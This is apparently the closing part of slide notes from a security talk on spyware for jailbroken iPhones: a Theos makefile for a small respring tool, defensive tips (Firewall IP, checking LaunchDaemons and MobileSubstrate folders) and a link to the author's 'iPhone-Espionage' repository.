LDFLAGS += -F"$(SDK)/System/Library/Frameworks"
LDFLAGS += -F"$(SDK)/System/Library/PrivateFrameworks"

CFLAGS  += -I"/Developer/Platforms/iPhoneOS.platform/Developer/usr/lib/gcc/arm-apple-darwin9/4.0.
CFLAGS  += -I"$(SDK)/usr/include"
CFLAGS  += -I"/Developer/Platforms/iPhoneOS.platform/Developer/usr/include/"
CFLAGS  += -DDEBUG -std=c99
CFLAGS  += -Diphoneos_version_min=2.0

include theos/makefiles/common.mk

TOOL_NAME = test2
test2_FILES = respring.m
include $(THEOS_MAKE_PATH)/tool.mk
```

What now for jailbroken iPhone users?

- Apple protects those who doesn’t jailbreak their phone due to sandboxing, what about the rest of us who has jailbroken our iPhone? Are we all alone?
- The current antivirus products for iOS devices can only scan for attachments or remote storage
- There is an app in Cydia called **Firewall IP** which notifies you about incoming and outgoing traffic and lets you decide what to do with it
- It not be sufficient but at least you will know when there is a suspicious incoming/outgoing connection

What now for jailbroken iPhone users?

- Download **iFile** from Cydia and check /System/Library/LaunchDaemons and /Library/MobileSubstrate/DynamicLibraries
- Don’t leave your mobile phones alone
- Wait for an Antivirus company to develop an app that can detect malicious binaries on the iphone.

The End

- Source code for all tools/tweaks are available at https://github.com/milo2012/iPhone-Espionage
- My website can be found at http://milo2012.wordpress.com/
- Alternatively, you can also each me via Twitter @keith55